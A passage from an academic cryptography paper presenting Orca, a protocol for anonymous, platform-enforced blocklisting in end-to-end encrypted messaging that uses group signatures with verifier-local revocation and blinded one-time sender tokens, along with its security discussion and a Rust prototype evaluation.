- $\sigma \leftarrow\!\!\$\ \mathsf{GS.Sign}^{pp}_{\mathrm{U}}(usk, gmpk, oapk, m)$: The signing algorithm is run by a group member to produce a group signature σ on a message m designated for opening authority $oapk$.
- $upk \leftarrow \mathsf{GS.Open}^{pp}_{\mathrm{OA}}(oask, m, \sigma)$: The opening algorithm is run by an opening authority to learn the identity of the signing user upk, and returns $\perp$ upon failure.
- $\tau_R \leftarrow\!\!\$\ \mathsf{GS.Revoke}^{pp}_{\mathrm{OA}}(oask, upk)$: The revocation algorithm is run by an opening authority to create a revocation token τ_R for a user upk. The opening authority sends the revocation token to the group manager who includes it in a revocation list RL used for verification.
- $b \leftarrow \mathsf{GS.Ver}^{pp}_{\mathrm{GM}}(gmsk, oapk, RL, m, \sigma)$: The verification algorithm is run by the group manager to determine if an input signature σ and m are valid under a designated opening authority $oapk$ and revocation list RL.

As mentioned, we assume some global registration table that contains all user public keys upk and opening authority public keys $oapk$ that succeed registration. In practice, such a table might be implemented with a public key infrastructure (PKI) supporting key transparency audits [50] allowing it be hosted by the untrusted platform. Additionally, for simplicity, we may drop the executing party from the subscript and the public parameters from the superscript if their use is clear from context.

Correctness and security notions. We extend the standard notions of correctness and security from [8, 14]. Here, we describe correctness and then the three security properties: anonymity, traceability, and non-frameability. The properties are formalized via security games involving an adversary in the full version [59].

The *correctness* property concerns signatures generated by honest group members. An honestly generated signature should pass verification under all honestly generated revoca-

tion lists that do not include a revocation token for the signing user created by the designated opening authority. An honestly generated signature should also be opened to the correct signing user by the designated opening authority.

The *anonymity* property captures that an adversary without access to the designated opening authority's key should not be able to determine the signer of a signature among unrevoked group members. The adversary has the power of an actively malicious group manager and may adaptively compromise group members and opening authorities. More specifically, we target *CCA-selfless-anonymity* [11] meaning signatures are not anonymous to the signer (selfless) and the adversary has access to an opening oracle throughout the security game (CCA). We consider rogue key attacks, allowing the adversary to create public keys for corrupted parties, but require the adversary to prove knowledge of secret keys. We model this, for simplicity, by asking the adversary to produce the secret key for generated public keys following the knowledge of secret key model of [10], which can be instantiated with extractible proofs of knowledge. We also provide an extension of our anonymity game to capture anonymity of revocation tokens (in addition to signatures) that is, to our knowledge, the first definitional attempt at doing so.

Traceability ensures that every signature that passes verification can be opened by the designated opening authority to a registered user. Traceability necessarily considers an adversary that does not control the group manager since it is trivial for the group manager to craft signatures for unregistered public keys. However, traceability is accompanied by *non-frameability* which ensures that it is not possible to forge a signature that opens to an honest user; non-frameability considers a stronger adversary that controls the group manager as in anonymity.

Bilinear pairing groups. Our construction will make use of bilinear pairing groups for which we will use the following notation. (1) Groups $\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_T$ are cyclic groups of prime order p. (2) Group element g_1 is a generator of $\mathbb{G}_1$, g_2 is a generator of $\mathbb{G}_2$. (3) Pairing function $e : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_T$ is a computable map with the following properties: *Bilinearity*: $\forall\ u \in \mathbb{G}_1, v \in \mathbb{G}_2$, and $a, b \in \mathbb{Z}$, $e(u^a, v^b) = e(u, v)^{ab}$, and *Non-degeneracy*: $e(g_1, g_2) \neq 1$. We assume an efficient setup algorithm that on input security parameter λ, generates a bilinear group, $(p, \mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_T, g_1, g_2, e) \leftarrow \mathcal{G}(\lambda)$, where $|p| = \lambda$.

4.2 Outsourced Blocklisting from Group Signatures

Given a keyed-verification, multi-opener group signature with verifier-local revocation, we build our core protocol, detailed in Figure 3. The platform plays the role of the group manager. Users register with the platform as both a user of the group and as an opening authority, receiving keys $(usk_i, oask_i)$. For user i to send a message to user j, assume for now that user i has user j's public keys $(upk_j, oapk_j)$. We will describe how user i obtains these keys shortly.

User i signs their message with usk_i under the group signature scheme designating $oapk_j$ as the opening authority. The platform verifies the anonymous group signature against user j's revocation list, and if it verifies, delivers the message and signature to user j, who can then identify the sender, upk_i, by opening the signature. Users can blocklist a sender upk_i to the platform by generating a revocation token under their opening authority key $oask_j$ and sending it to the platform. Anonymity of the group signature and revocation tokens ensure that the platform does not learn sender identity information from messages or from the blocklist; and traceability and non-frameability ensure recipients will be able to properly attribute received messages to a sender.

To achieve our stronger sender anonymity goal, user i must be able to read the public key information of user j needed to start a conversation *without* revealing their own identity to the platform. Since public key information is not sensitive, the platform can provide unrestricted access to PKI lookups that do not require user authentication. Note that the platform can observe the *number* of lookups to a recipient's public key, but learns no information on which users are making those lookups. We discuss how the platform can restrict access to resources and maintain anonymity in Section 8.

4.3 Construction of Group Signature

Our group signature follows closely the "certified signature" recipe that many group signatures take [34]. In this recipe, the group manager registers users by certifying their public key $Y = g^y$; the user's group key is made up of their secret identity key y along with the group manager's certificate t. To sign a message under the group, the user encrypts their public key to the opening authority creating an *identity ciphertext* where Z is the opening authority's encryption key.

$$ct_{id} \leftarrow (g_1^{\alpha_{ct}}, YZ^{\alpha_{ct}}) \qquad \alpha_{ct} \leftarrow\!\!\$\ \mathbb{Z}_p$$

They then prove in zero knowledge that they have a certificate from the group manager on the same public key that is enclosed in the ciphertext *and* that they know the secret key associated to it. The signature is verified by verifying the zero knowledge proof and can be opened by the opening authority simply by decrypting the identity ciphertext.

This recipe naturally extends to support a scheme with multiple opening authorities. The identity ciphertext is encrypted using the public key of the designated opening authority.

Supporting verifier-local revocation. An opening authority registers with two keys: (1) an encryption key $(z, Z = g_1^z)$, and (2) a revocation key $(w, W = g_1^w)$, where $oapk = (W, Z)$. We have described how a user with identity key $(y, Y = g_1^y)$ encrypts their public key Y to the opening authority. To revoke a user's signing ability, the opening authority constructs a user-specific *revocation token* as the Diffie-Hellman value between the user's public key and their own revocation key, $\tau_R = Y^w$. Intuitively, these revocation tokens are anonymous since a Diffie-Hellman value looks random to a verifier that

Protocol 1: Orca Outsourced Blocklisting Protocol

Setup:

(1) Public parameters for the group signature scheme are generated, $pp \leftarrow\!\!\$\ \mathsf{GS.Setup}(\lambda)$.

(2) The platform initializes its state as the group manager of the group signature scheme.
   (a) $(gmpk, gmsk) \leftarrow\!\!\$\ \mathsf{GS.Kg}^{pp}_{\mathrm{GM}}()$
   (b) $T_U \leftarrow [\cdot]$: Table tracking user public keys.
   (c) $T_R \leftarrow [\cdot]$: Table tracking user revocation tokens.

Registration:

(1) User registers with platform to acquire group signature signing key with which to send messages, $\mathsf{GS.JoinU}^{pp}_{\mathrm{U}} \leftrightarrow \mathsf{GS.IssueU}^{pp}_{\mathrm{GM}}$. User stores usk and platform stores upk.

(2) User registers as opening authority and generates keys with which to receive messages, $\mathsf{GS.JoinOA}^{pp}_{\mathrm{OA}} \leftrightarrow \mathsf{GS.IssueOA}^{pp}_{\mathrm{GM}}$. User stores $oask$ and platform stores $oapk$.

(3) Platform stores public keys in $T_U[upk] \leftarrow oapk$.

(4) Platform initializes empty revocation token list for user, $T_R[oapk] \leftarrow [\cdot]$.

Sending a message:

(1) [Optional] Sender anonymously requests recipient public key ($oapk$) and/or rate-limited pre-keys from platform (described in Section 8).

(2) Sender signs message specifying the recipient as the opening authority (with recipient's $oapk$), $\sigma \leftarrow\!\!\$\ \mathsf{GS.Sign}^{pp}_{\mathrm{U}}(usk, gmpk, oapk, m)$. Sender sends message, signature, and recipient to platform, $(m, \sigma, oapk)$.

(3) Platform checks validity of signature against recipient's revocation list, $b \leftarrow \mathsf{GS.Ver}^{pp}_{\mathrm{GM}}(gmsk, oapk, T_R[oapk], m, \sigma)$. If $b = 1$, then platform delivers (m, σ) to recipient.

Blocklisting a user:

(1) Recipient generates and sends anonymous revocation token to platform,
   (a) $upk \leftarrow \mathsf{GS.Open}^{pp}_{\mathrm{OA}}(oask, m, \sigma)$
   (b) $\tau_R \leftarrow\!\!\$\ \mathsf{GS.Revoke}^{pp}_{\mathrm{OA}}(oask, upk)$

(2) Platform adds revocation token to recipient's blocklist, $T_R[oapk] \leftarrow T_R[oapk] \cup \{\tau_R\}$.

(3) [Optional] Recipient stores identities of blocklisted senders and/or reports sender identity to platform (described in Section 8).

Figure 3: Core protocol based on group signature.

does not know the secret keys y or w.

To allow a verifier in possession of a user's revocation token to identify signatures from a user, we need something more. In addition to the identity ciphertext, the user also constructs a *revocation ciphertext* enclosing their revocation token, $\tau_R = W^y$. This "ciphertext" is constructed to be undecryptable, but includes a backdoor for testing whether a plaintext pt is enclosed (following the approach of Boneh and Shacham [14]).

$$ct_R \leftarrow (M_1^{\alpha_T}, \tau_R N_1^{\alpha_T}) \qquad \alpha_T \leftarrow\!\!\$\ \mathbb{Z}_p \qquad M_1, N_1 \leftarrow\!\!\$\ \mathbb{G}_1$$

The backdoor of ct_R consists of the isomorphic $\mathbb{G}_2$ elements M_2, N_2. The verifier can check whether $\hat{\tau}_R$ is enclosed in ct_R via the following test using the pairing function e:

$$e(T_2/\hat{\tau}_R, M_2) \stackrel{?}{=} e(T_1, N_2) \qquad (T_1, T_2) \leftarrow ct_R$$

The verifier performs this test for each revocation token in an opening authority's revocation list and outputs 1 if no revocation token matches and the signature's proof verifies. The signature's proof now additionally proves the well-formedness of ct_R with respect to user public key Y.

Improving efficiency with keyed-verification. A central part of the group signature is that the user must prove they have a certificate on their public key from the group manager. Creating this proof, even for certificate signatures designed for this purpose [11, 19], is relatively expensive, with known constructions requiring multiple pairings to be evaluated. In our setting, the platform plays the role of both the group manager and the sole verifier; all messages pass through the platform. This setting allows us to bring in techniques from keyed-verification anonymous credentials [20]. Specifically, during user registration, instead of receiving a signature from the group manager, users receive a MAC t on their public key from an algebraic MAC scheme; our construction uses $\mathsf{MAC}_{\mathsf{GGM}}$ from [20, 29]. Proving knowledge of a valid MAC is more efficient and, in particular, does not require pairing evaluations. The resulting proof can only be verified using the secret MAC key (held by the group manager), hence our introduction of the keyed-verification setting for group signatures (i.e., "group MACs"). This optimization limits the use of pairings in our group signature only to the revocation token tests made by the group manager during verification.

Summary. In total, our group signature is composed of three components, (1) the identity ciphertext ct_{id} enclosing the signer's public key to the opening authority, (2) the revocation ciphertext ct_R enclosing the revocation token, and (3) a zero knowledge proof π that (1) and (2) were constructed properly with knowledge of a key pair (y, Y) and a MAC t on Y. The full details of the construction along with security proofs with respect to the formal definitions of anonymity, traceability, and non-frameability are presented in the full version [59].

As stated, every time a user sends a message, they create a group signature and the platform verifies the group signature. Even with our optimizations, this involves the platform running a verification algorithm that is linear in the size of the recipient's revocation list. We improve in the next section, extending Orca with one-time use sender tokens to make the need for a group signature a rare event.

5 Extending Orca with One-time Use Tokens

In this section, we describe how to reduce Orca's reliance on its core group signature protocol. Instead of creating and verifying a group signature for every message sent, the group signature will only be used periodically to mint new batches of one-time use sender tokens from the platform. Messages can be sent, with very little cost, by including a valid token for a recipient. Furthermore, once communication with a recipient has been established, a recipient can replenish a sender's tokens directly in a return message, avoiding the need to mint more token batches from the platform. The protocol is

detailed in Figure 4.

Blinded MACs as one-time use tokens. We want that a sender can anonymously mint a batch of tokens for a recipient from the platform. The platform should not be able to link the tokens (when they are spent) to the time of minting. To realize this, we again turn to algebraic MACs used by keyed-verification anonymous credentials [20]; we use $\mathsf{MAC}_{\mathsf{GGM}}$. Each user generates a MAC secret key $sk \leftarrow (x_0, x_1) \in \mathbb{Z}_p^2$ and sends it to the platform. A valid MAC on input $\nu \in \mathbb{Z}_p$ is of the form,

$$t \leftarrow (u_0, u_1 = u_0^{x_0 + x_1 \nu}) \qquad u_0 \leftarrow\!\!\$\, \mathbb{G}_1 \,.$$

To blindly evaluate a MAC on input ν, a user generates a random ElGamal key pair $(\gamma, D = g_1^{\gamma})$ and encrypts g_1^{ν} to D,

$$ct = (ct_1 = g_1^r, ct_2 = g_1^{\nu} D^r) \qquad r \leftarrow\!\!\$\, \mathbb{Z}_p \,.$$

The user blinds a batch of inputs $[\nu]_i$ in this manner, creates a group signature σ over $[ct]_i$ designating the recipient as the opening authority, and then sends $(\sigma, [ct]_i, D)$ to the platform. The platform verifies the group signature under the recipient's revocation list, and if verification succeeds, proceeds with the blind evaluation using the recipient's MAC secret key. By the homomorphic properties of ElGamal, the platform can maul ct to form ct' as an encryption of a valid MAC on ν without ever learning anything about ν,

$$ct' = (ct_1^{x_1 \cdot b} g_1^{r'}, ct_2^{x_1 \cdot b} u_0^{x_0} D^{r'}) \quad u_0 \leftarrow g_1^b \qquad b, r' \leftarrow\!\!\$\, \mathbb{Z}_p \,.$$

The full details of the blind MAC evaluation is given in the full version [59]. The user decrypts ct' to learn u_1 and stores token $\tau \leftarrow (\nu, t = (u_0, u_1))$ as the input, tag pair.

To send a message, the user sends the message to the platform along with an unused token τ for the recipient. The platform checks that the token $(\nu, t) \leftarrow \tau$ is unused, i.e., ν is not in the strikelist of used tokens for a recipient, and that the token is valid, i.e., the MAC t is valid for ν under the recipient's MAC key. If those checks pass, the platform delivers the message along with the token τ to the recipient and adds ν to the recipient's strikelist.

However, the recipient has no way identifying the sender from the token τ. The generation of τ was (necessarily) blinded to prevent linking by the platform, but that also prevents linking by the recipient.

Allowing a recipient to link tokens to senders. Senders must communicate to the recipient the unblinded inputs ν for which they are minting tokens. They do this by additionally encrypting the input ν to the recipient under the recipient's public key Z,

$$\hat{ct} = (\hat{ct}_1 = g_1^{\hat{r}}, \hat{ct}_2 = g_1^{\nu} Z^{\hat{r}}) \qquad \hat{r} \leftarrow\!\!\$\, \mathbb{Z}_p \,,$$

and proving in zero knowledge that the input ν enclosed in the blinded ciphertext ct is the same as that enclosed in the ciphertext $\hat{ct}$ to the recipient. The sender signs the batch of recipient ciphertexts $[\hat{ct}]_i$ under the group signature with the recipient as the designated opening authority. As before, if the signature σ verifies under the recipient's revocation list, the platform proceeds with blind evaluation, *but also* sends $(\sigma, [\hat{ct}]_i)$ to the recipient.

The recipient opens σ to the sender's identity upk, then decrypts and stores the token identifiers $[g_1^{\nu}]_i$. Later when a recipient receives a message and token $(\nu, t) \leftarrow \tau$ from the platform, they can link the token to the sender by looking up g_1^{ν}. To block a sender, the recipient generates and sends the revocation token for the sender's upk to the platform so the sender cannot mint new tokens, as well as sends the sender's remaining unused tokens $[g_1^{\nu}]_i$ to add to the strikelist.

Replenishing tokens directly from the recipient. The motivation for one-time use tokens was to avoid the cost of the more expensive group signature for every message. However, in some sense, the gain from not running the group signature for every message is offset by the upfront cost of generating a proof to mint each token. While there are optimizations that can be made when batching proofs in this manner [37], this is still an unsatisfying result.

The real efficiency gain from one-time use tokens is when senders can replenish their tokens directly from the recipient, without going through the blind minting process with the platform. Once two users have established sender-anonymous communication, they can use their own secret MAC keys to generate and exchange tokens directly at very little cost.

Summary. In this protocol, the core group signature is used only to initiate conversations and mint the first batch of tokens. Once conversation has been established, messages can be exchanged and tokens can be replenished at almost no cost, beyond storage. With regards to storage, users must maintain lists of unused tokens in order to send messages and identify senders of received messages. The platform also needs to maintain an ever-growing strikelist for each user; in practice, users will need to periodically rotate their keys to refresh the platform strikelist, but can ensure that they have distributed tokens for the new key prior to doing so.

Using tokens does leak some information about user communication patterns in a nuanced way. An example might be that if senders need to often mint tokens from the platform for a particular user, the platform can infer that user is not active in responding and replenishing sender tokens.

A second nuance is that in both our scheme and the token strawman [43, 44] presented in Section 3, the message ciphertext of a sender is not bound to the token. The platform can forward the sender's token to the recipient, but swap out the ciphertext, so the recipient will incorrectly attribute it to the sender. In Section 6, we discuss why the impact of such an attack is not large if the underlying E2EE protocol provides message authentication. Nevertheless, we provide a proposal for modifying our token showing protocol to bind the sender's message ciphertext using a BLS signature [13] in the full version [59].

Despite these nuances, we feel Orca with one-time use tokens represents an attractive design choice.

Protocol 2: Orca with One-time Use Tokens

Setup:

(1) Public parameters for the group signature scheme, algebraic MAC scheme, and public key encryption scheme are generated, $pp \leftarrow\!\!\$\ \mathsf{GS.Setup}(\lambda)$, $pp_{\mathsf{M}} \leftarrow\!\!\$\ \mathsf{MAC.Setup}(\lambda)$, $pp_{\mathsf{PKE}} \leftarrow\!\!\$\ \mathsf{PKE.Setup}(\lambda)$.

(2) The platform initializes its state as the group manager of the group signature scheme.

(a) $(gmpk, gmsk) \leftarrow\!\!\$\ \mathsf{GS.Kg}_{\mathrm{GM}}^{pp}()$

(b) $T_U \leftarrow [\cdot]$: Table storing user public keys.

(c) $T_R \leftarrow [\cdot]$: Table storing user revocation tokens.

(d) $T_k \leftarrow [\cdot]$: Table storing user token MAC key and encryption key.

(e) $T_\tau \leftarrow [\cdot]$: Table storing strikelist of previously-used tokens for user.

Registration:

(1) User generates keys for protocol and initializes recipient state:

(a) User registers with platform to acquire group signature signing key with which to send messages, $\mathsf{GS.JoinU}_{\mathrm{U}}^{pp} \leftrightarrow \mathsf{GS.IssueU}_{\mathrm{GM}}^{pp}$. User stores usk and platform stores upk.

(b) User registers as opening authority and generates keys with which to block senders, $\mathsf{GS.JoinOA}_{\mathrm{OA}}^{pp} \leftrightarrow \mathsf{GS.IssueOA}_{\mathrm{GM}}^{pp}$.

(c) User generates algebraic MAC key used for creating sender tokens, $(tsk, tpk) \leftarrow\!\!\$\ \mathsf{MAC.Kg}^{pp_{\mathsf{M}}}()$, and sends both tsk and tpk to platform.

(d) User generates keys for public key encryption scheme, $(ek, dk) \leftarrow\!\!\$\ \mathsf{PKE.Kg}()$, stores dk and sends ek to platform.

(e) User initializes two tables, T_x and T_x^{-1}, to identify (and blocklist) senders and their associated sender tokens.

(2) Platform stores keys and initializes table entries for user:
$T_U[upk] \leftarrow (oapk)$; $T_k[oapk] \leftarrow (tsk, tpk, ek)$
$T_R[oapk] \leftarrow [\cdot]$; $T_\tau[oapk] \leftarrow [\cdot]$

Sending a message:

(1) Sender selects unused sender token for recipient and sends message, token, and recipient, $(m, \tau, oapk)$, to platform.

(2) Platform checks if token $(x, t) \leftarrow \tau$ is valid under recipient's MAC key $(tsk, tpk, ek) \leftarrow T_k[oapk]$ and if token was not already used (i.e., is not on strikelist).
$b_1 \leftarrow \mathsf{MAC.Ver}^{pp_{\mathsf{M}}}(tsk, x, t)$
$b_2 \leftarrow (x \notin T_\tau[oapk])$
If $b_1 = 0$ or $b_2 = 0$, platform aborts.

(3) Platform adds token to strikelist, $T_\tau[oapk] \leftarrow T_\tau[oapk] \cup \{x\}$.

(4) Platform forwards message and token value, (m, x), to recipient.

(5) Recipient removes token from list of valid tokens for sender,
$T_x[T_x^{-1}[x]] \leftarrow T_x[T_x^{-1}[x]] \setminus \{x\}$; $T_x^{-1}[x] \leftarrow \perp$.

Acquiring sender tokens (from platform):

(1) [Optional] Sender anonymously requests public key information, $(oapk, tpk, ek)$, for desired recipient from platform.

(2) Sender authenticates to platform as a non-blocklisted sender for the recipient using a group signature.

(a) Sender signs set of recipient ciphertexts $[\hat{ct}]_i$ (constructed in (3)) with recipient as opening authority, and sends $(\sigma, oapk)$ to platform, $\sigma \leftarrow\!\!\$\ \mathsf{GS.Sign}_{\mathrm{U}}^{pp}(usk, gmpk, oapk, [\hat{ct}]_i)$.

(b) Platform checks validity of signature against recipient's revocation list, $b \leftarrow \mathsf{GS.Ver}_{\mathrm{GM}}^{pp}(gmsk, oapk, T_R[oapk], [\hat{ct}]_i, \sigma)$. If $b = 0$, then platform aborts.

(3) Sender engages in token generation protocol with platform.

(a) Sender samples m inputs, $[x]_i^m \leftarrow\!\!\$\ \mathsf{MAC.In}(\lambda)^m$.

(b) Sender encrypts inputs to recipient, $\hat{ct}_i \leftarrow\!\!\$\ \mathsf{PKE.Enc}(ek, x_i)$.

(c) Sender and platform engage in MAC blind evaluation for each token, $\mathsf{MAC.BlindInp}^{pp_{\mathsf{M}}}(tpk, x_i) \leftrightarrow \mathsf{MAC.BlindEv}^{pp_{\mathsf{M}}}(tsk)$, for recipient keys $(tsk, tpk, ek) \leftarrow T_k[oapk]$. Sender also sends proof that the input used in the MAC protocol is properly well-encrypted in the ciphertext to the recipient:
$\pi_i \leftarrow\!\!\$\ \mathsf{NiZK}\{x_i : \mathsf{MAC.BlindInp}^{pp_{\mathsf{M}}}(tpk, x_i) \wedge ct_i = \mathsf{PKE.Enc}^{pp_{\mathsf{PKE}}}(ek, x_i)\}$
If π_i does not verify, platform aborts the blind MAC protocol.

(d) If blind MAC protocol succeeds, sender receives MAC t_i as output and stores token, $\tau_i \leftarrow (x_i, t_i)$.

(4) Platform sends $(\sigma, [\hat{ct}]_i^m)$ to recipient.

(5) Recipient stores tokens to later identify sender.

(a) Recipient traces sender, $upk \leftarrow \mathsf{GS.Open}_{\mathrm{OA}}^{pp}(oask, [\hat{ct}]_i, \sigma)$.

(b) Recipient decrypts token ciphertexts and stores tokens.
$x_i \leftarrow \mathsf{PKE.Dec}^{pp_{\mathsf{PKE}}}(dk, \hat{ct}_i)$
$T_x[upk] \leftarrow T_x[upk] \cup [x_1, \ldots, x_m]$; $T_x^{-1}[x_i] \leftarrow upk$

Acquiring sender tokens (from recipient):

(1) Recipient samples m inputs, $(x_1, \ldots, x_m) \leftarrow\!\!\$\ \mathsf{MAC.In}(\lambda)^m$, and MACs them, $t_i \leftarrow \mathsf{MAC.Ev}^{pp_{\mathsf{M}}}(tsk, x_i)$.

(2) Recipient sends tokens $\tau_i \leftarrow (x_i, t_i)$ to sender associated with upk out-of-band or via secure channel.

(3) Recipient stores tokens to later identify sender.
$T_x[upk] \leftarrow T_x[upk] \cup \{x_1, \ldots, x_m\}$; $T_x^{-1}[x_i] \leftarrow upk$

Blocklisting a user:

(1) Recipient looks up sender identity associated with token, $upk \leftarrow T_x^{-1}[x]$, and generates revocation token, $\tau_R \leftarrow\!\!\$\ \mathsf{GS.Revoke}_{\mathrm{OA}}^{pp}(oask, upk)$. Recipient sends revocation token along with list of remaining sender tokens for sender to platform, $(x_1, \ldots, x_m) \leftarrow T_x[upk]$.

(2) Platform updates blocklist state by adding revocation token to blocklist and remaining tokens to strikelist.
$T_R[oapk] \leftarrow T_R[oapk] \cup \{\tau_R\}$
$T_\tau[oapk] \leftarrow T_\tau[oapk] \cup \{x_1, \ldots, x_m\}$

Figure 4: Hybrid protocol based on group signature and tokens.

6 Composition with an E2EE Protocol

The main security properties of an E2EE messaging protocol are *message confidentiality* and *message authentication*. Modern forms of message confidentiality include forward secrecy and post-compromise security which ensure that, even in the event of key compromise, previous message content and future message content (after recovery) are not leaked, respectively [23]. Message authentication ensures that messages accepted by the recipient were those encrypted by the sender. A third property, *repudiability*, requires that the authentication mechanism cannot help non-conversation participants verify message authorship, even if secrets from a conversation participant are leaked [15]. For our setting, we will also require the E2EE messaging protocol to be *sender-anonymous*, meaning ciphertexts do not leak any information about the sender, which can be achieved using encapsulation as in sealed sender.

Orca composes with an E2EE messaging protocol to further provide anonymous, outsourced blocklisting (see Section 3). Public keys for Orca may be distributed using the same mechanism used to distribute public keys for the E2EE messaging protocol. Similar to E2EE messaging, to prevent ghost key attacks by a malicious PKI, in which a user's key is replaced by one owned by the adversary, users are expected to perform manual verification of key fingerprints out-of-band or perform periodic auditing of the PKI [50]. Without this assurance, ghost key attacks against Orca result in a break in anonymity, as the adversary can open group signatures using the ghost key. Of course, using Orca does not increase the damage of such attacks: such an adversary can read encrypted messages and break anonymity by subverting the E2EE.

In basic Orca (Figure 3), E2EE ciphertexts are sent along with a group signature over the ciphertext, and when extended with one-time sender tokens (Figure 4), E2EE ciphertexts are sent along with a token produced from a token minting protocol authenticated with a group signature. The composition preserves the message confidentiality and authentication properties of the underlying E2EE protocol: Orca composes generically with the E2EE ciphertexts and does not make further use of the message plaintext. However, Orca necessarily weakens sender-anonymity and repudiability to support blocklisting by a third-party (the platform).

With regards to anonymity, a necessary leakage of the outsourced blocklisting setting is that a ciphertext leaks (to the platform) whether or not the sender is present on the designated recipient's blocklist. Basic Orca meets this minimum leakage, following directly from the anonymity and revocation anonymity security properties of the group signature. Orca extended with one-time tokens leaks more: platform-assisted token minting leaks how many tokens for a recipient are minted, and blocking reveals how many valid tokens remain for the blocked sender. In addition to the anonymity properties of the group signature, achieving only this level of leakage relies on (1) randomly chosen MAC inputs, (2) security of blind MAC evaluation, (3) confidentiality of the recipient ElGamal ciphertexts, and (4) zero knowledge of the well-formedness proof. We believe it is unlikely the additional leakage of token counts leads to damaging inference attacks, especially considering token counts are further obscured by tokens replenished directly by the recipient.

The minimum weakening to repudiability for the outsourced blocklisting setting is that the platform can at most verify authorship to *some* registered member of the platform, even with compromised secrets. However, our group signature construction does not meet this weakened notion; the platform and the recipient can together provide proof of authorship of a message for a sender. Future work may adapt techniques from deniable signatures (c.f., [58]) to recover repudiability.

Lastly, outsourced blocklisting requires sender attribution: messages delivered to recipients can be correctly attributed to a sender. Basic Orca achieves sender attribution following directly from the traceability security property of the group signature. The extension with one-time tokens achieves sender attribution additionally relying on the soundness of the well-formedness proof of recipient token-tracing ciphertexts.

We also note an optional non-frameability property: a malicious platform should not be able to frame a user as being a sender for a ciphertext they did not create. We do not see this property as security-critical for outsourced blocklisting. A break in non-frameability allows a platform to deliver ciphertexts that are misattributed, however, due to the message authentication property of the underlying E2EE protocol, these ciphertexts will not be accepted by the recipient. The recipient may choose to block the misattributed sender, mistakenly thinking they are spamming malformed ciphertexts. We view this as a special (slightly more damaging) case of a platform-mounted DoS attack, which is not a goal of Orca to defend against. Nevertheless, basic Orca does prevent this attack due to the non-frameability security property of the group signature. Orca with one-time tokens can be extended with token-binding (see full version [59]) to achieve non-frameability relying on the soundness of the blind MAC evaluation proof and the unforgeability of the token-binding signature.

Formal analyses. As mentioned, we provide in the full version [59] formal definitions and security analyses for our group signature, the core underlying component of Orca. These analyses do not cover the one-time token extension, nor the security of the composition informally discussed above. Developing formal models suitable for analysis of these higher level primitives remains an open problem. Our initial attempts suggest that this will be challenging, as it seems to require extending existing (already complex) confidentiality and authenticity models for messaging (e.g., [5, 9, 23, 38, 54]) to model sender anonymity, token distribution, blocklist maintenance, etc. An ideal functionality based approach may provide an alternative tack, though any resulting functionality will also be complex (possibly as complicated as our protocols).

7 Implementation and Evaluation

This section aims to evaluate the feasibility of deploying Orca at scale. Specifically, we answer the following questions:

- *Client costs*: What are the processing and storage costs that Orca incurs on user clients?
- *Platform costs*: What are the processing and storage costs incurred on the platform? What throughput (user activity) can be reasonably supported given these costs?
- *Bandwidth costs*: How large are Orca protocol messages? What additional networking costs does Orca introduce?

To answer these questions, we provide a prototype library in Rust of our group signature and token-based scheme. Our implementation is over the BLS12-381 pairing-friendly elliptic curve and uses the `zexe/algebra` Rust pairing library [16]. We instantiate the proofs of knowledge using standard Sigma protocols of discrete logarithm relations [17] made non-interactive using the Fiat-Shamir transform [31]. Our security proofs (see full version [59]) rely on a simulation-extractability property of the zero knowledge proofs which has been shown to hold in the algebraic group model [32] for the knowledge of discrete logarithm relation [3, 33]; we believe these techniques can be readily extended to the discrete logarithm relations used in this work. Our implementation consists of less than 1400 lines of code and is available open source [2].

The experiments, including the microbenchmarks given in Figure 5, were performed using a `c5.12xlarge` Amazon EC2 virtual machine with 24 cores and 96 GB of memory running Ubuntu Server 20.04 LTS as the platform and desktop client (single-core) and on a Google Pixel device running Android 9 as the mobile client. The platform is implemented using an in-memory Redis database for storing revocation blocklists and token strikelists.

When evaluating Orca, recall that users can replenish their token supply directly from the recipient provided there is back and forth communication. Thus, we make the distinction between "initialization costs" of minting an initial token batch from the platform and the "steady-state costs" that occur when tokens are replenished directly from the communicating partner. We expect the majority of user communication to be in steady-state where costs are low.

Client costs. Clients must store, for each of their communicating partners, two lists of unused tokens, one for sending messages and one for identifying received messages. These tokens are not large (240B) and the lists can remain small as they can be replenished on next communication. Say a user has 200 communication partners and stores 20 tokens per list. This setup would incur $\sim$ 1MB for the client.

The bulk of the processing costs incurred by Orca are concentrated at initialization when a client mints an initial batch of tokens to start a conversation. On a mobile client, minting an initial batch of tokens takes ~ 150 ms for the group signature and an additional ~ 100 ms for each token in the batch (see Figure 5). This means it takes around 1 second for a sender to mint 10 tokens. While these costs are significant, we stress that a user only needs to mint enough tokens to initiate a conversation and await a response. If a response from a recipient is delayed, more tokens can be minted as needed. Once a conversation with back-and-forth communication is established, the amortized steady-state cost of sending a message is in creating a new token to replenish the recipient, which is done at very little cost (~ 10 ms) — approximately the same as sealed sender.

Platform costs. The platform stores per-recipient revocation blocklists and token strikelists. The revocation lists are on the order of 100B / revoked user; e.g., a recipient that has blocked 100 users would require a revocation list of size 10KB to be stored. We do not anticipate revocation lists to grow too large, since the platform has other mechanisms to ban users globally (see Section 8). In any case, a platform can impose limits on the size of revocation lists if necessary.

The per-recipient strikelists would grow in size with every message a user sends (32B / spent token). One can use Bloom filters or other data structures to compress the size of the strikelist as well as enforce periodic key rotations to reset its size. If each user sends $\sim$ 100 messages per day and token keys are rotated every two weeks, the platform can store a strikelist of $\sim$ 5KB per user with a false positive rate of 10^{-6}. Note the false positive rate can be traded off with storage size; messages that get rejected due to false positives will result in an error returned to the anonymous sender, who may resend with a different token.

The processing costs of the platform are similarly dominated by the token mint requests for initializing conversation as opposed to send requests during steady-state conversation. A request to mint a batch of 10 tokens given a recipient blocklist size of 100 takes $\sim$ 200 ms to complete whereas a send request is just a simple algebraic MAC verification and strikelist lookup taking $<$ 1 ms (see Figure 5).

Figure 6 demonstrates these workloads are easily parallelizable to achieve high levels of throughput. In this experiment, we run the platform with one million users, each with a blocklist of size 100 and a strikelist of size 1400 (100 messages/-day/two weeks), and measure the rate at which the platform can process requests for different levels of hardware parallelism. We do not implement the Bloom filter optimization, so the Redis database stores $\sim$ 50KB per user (50GB total), which can still easily fit in memory. The computationally expensive mint requests parallelize with essentially no loss, reaching a rate of 80 requests (for 10 token batches) per second on 24 cores. The inexpensive send requests also parallelize but top out at around 30000 requests per second on 12 cores, which is bottlenecked by the operation throughput of a single Redis database and can be unblocked via a different

[2] https://github.com/nirvantyagi/orca

Operation		Platform		User (Desktop client)				User (Mobile client)			
				Sender		Recipient		Sender		Recipient	
